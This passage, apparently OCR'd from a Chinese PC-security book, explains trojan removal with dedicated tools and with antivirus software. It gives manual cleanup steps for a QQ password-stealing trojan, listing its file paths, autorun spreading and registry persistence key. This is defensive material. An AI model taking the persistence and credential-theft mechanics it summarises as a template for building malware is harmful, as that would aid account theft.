


图 11-43 “备份注册表”提示窗口

（2）在该提示窗口中单击“确定”按钮，待备份注册表完成之后，即可打开如图 11-44 所示的“木马清除专家 2008”主程序窗口。

（3）在该窗口中即可选择使用该软件的各种功能，这里选择“扫描内存”图标按钮，打开如图 11-45 所示的“扫描结果”对话框。




图 11-44 “木马清除专家 2008”窗口




图 11-45 “扫描结果”对话框

如果要卸载木马清除专家 2008，可进行如下所示的操作。

（1）在系统中依次执行“开始”→“所有程序”→“木马清除专家 2008”→“卸载木马清除专家 2008”命令，如图 11-46 所示。

（2）此时打开如图 11-47 所示的“欢迎使用 TCE2008 卸载程序”对话框，单击“下一步”按钮。




图 11-46 执行菜单命令




图 11-47 “卸载程序”对话框

（3）打开如图 11-48 所示的“TCE2008 应用程序已经成功卸载”对话框，单击“完成”按钮完成软件的卸载操作。




图 11-48 “TCE2008 应用程序已经成功卸载”对话框

11.2 木马的手动清除

使用专杀工具可以快速有效地查杀和清除部分的木马病毒，但是，对于有些木马病毒，还需要用户手动进行清除。

手动清除木马之前，首先需要检查计算机中是否已自动产生一些可疑的文件，如果是，就需要将其删除。

以 SysAuto.exe 木马为例，如果在计算机硬盘中出现 SysAuto.exe 文件，则该文件不容易删除，执行删除命令，并重新启动计算机后，此文件将再次出现在硬盘中。

这里以一个 QQ 盗号木马为例，一旦感染此种木马，计算机中会生成如下所示两个文件：

- C:\Program Files\Internet Explorer\PLUGINS\System64.Jmp。
- C:\Program Files\Internet Explorer\PLUGINS\System64.Sys。

在E 盘下生成AutoRun.Inf文件和SysAuto.exe文件，其中System64.Sys文件插入Explorer进程，通过 FindWindowsExA 函数查找 QQ 登录窗口，而 System64.Jmp 文件用于不断向 E 盘复制 SysAuto.exe 文件。

木马的工作均无一例外地更改注册表，SysAuto.exe 木马当然也不例外。如果感染了此木马后，会在注册表中增加 HKLM\SOFTWARE\Classes\CLSID\{754FB7D8-B8FE-4810-B363- A788CD060F1F}\InProcServer32\: "C:\Program Files\Internet Explorer\PLUGINS\System64.Sys"，从而达到开机启动的目的。

手动清除该木马的具体操作如下所示。

（1）首先下载 System Repair Engineer 软件，双击软件包中的“SREngPS”文件，如图 11-49 所示。

（2）此时打开如图 11-50 所示的应用程序窗口，单击“启动项目”选项卡，然后选择上方的“注册表”选项，如图 11-51 所示，在下方的列表中查找并选中“C:\Program Files\Internet Explorer\PLUGINS\System64.Sys”，然后单击“删除”按钮将此项删除。




图 11-49 双击文件




图 11-50 应用程序窗口




图 11-51 选择“注册表”选项

（3）重新启动计算机后，打开“我的电脑”窗口，依次执行“工具”→“文件夹选项”命令，如图 11-52 所示。



图 11-52 “我的电脑”窗口

（4）此时打开“文件夹选项”对话框，在该对话框中选择“查看”选项卡，在下方的列表中选中“显示所有文件和文件夹”项，如图 11-53 所示。

（5）取消选择“隐藏受保护的操作系统文件（推荐）”项，此时弹出如图 11-54 所示的“警告”提示框，提示用户是否显示受保护的操作系统文件，在该提示框中单击“是”按钮。




图 11-53 选择“查看”选项卡



图 11-54 “警告”提示框

（6）返回到如图 11-55 所示的“文件夹选项”对话框，单击“确定”按钮保存所作的更改。




图 11-55 “文件夹选项”对话框

（7）右键单击 E 盘，在打开的右键菜单中选择第二个“打开”命令，打开 E 盘，在该盘下删除 AutoRun.Inf 文件和 SysAuto.exe 文件。

（8）用同样的方法打开 C 盘，在该盘下删除文件 C:\Program Files\Internet Explorer\PLUGINS\System64.Jmp 以及文件 C:\Program Files\Internet Explorer\PLUGINS\System64.Sys，此时即可完成 SysAuto.exe 木马的手动清除。

11.3 使用杀毒软件查杀木马

目前很多杀毒软件都具有完善的病毒和木马查杀功能，使用这些软件，可以查杀网络上出现的大多数木马病毒。

11.3.1 用金山毒霸查杀木马

在计算机中安装了金山毒霸杀毒软件后，即可使用该杀毒软件查杀木马了，具体的操作如下所示。

（1）运行杀毒软件，打开如图 11-56 所示的“金山毒霸 2008”程序应用窗口，在该窗口中单击“查杀病毒木马”按钮。

（2）此时即可打开如图 11-57 所示的“金山毒霸 2008-查杀病毒、木马”窗口，在该窗口中进行木马的查杀操作。如果杀毒软件检测到系统中感染了木马，即可进行相应的清除操作。



图 11-56 “金山毒霸 2008”程序应用窗口

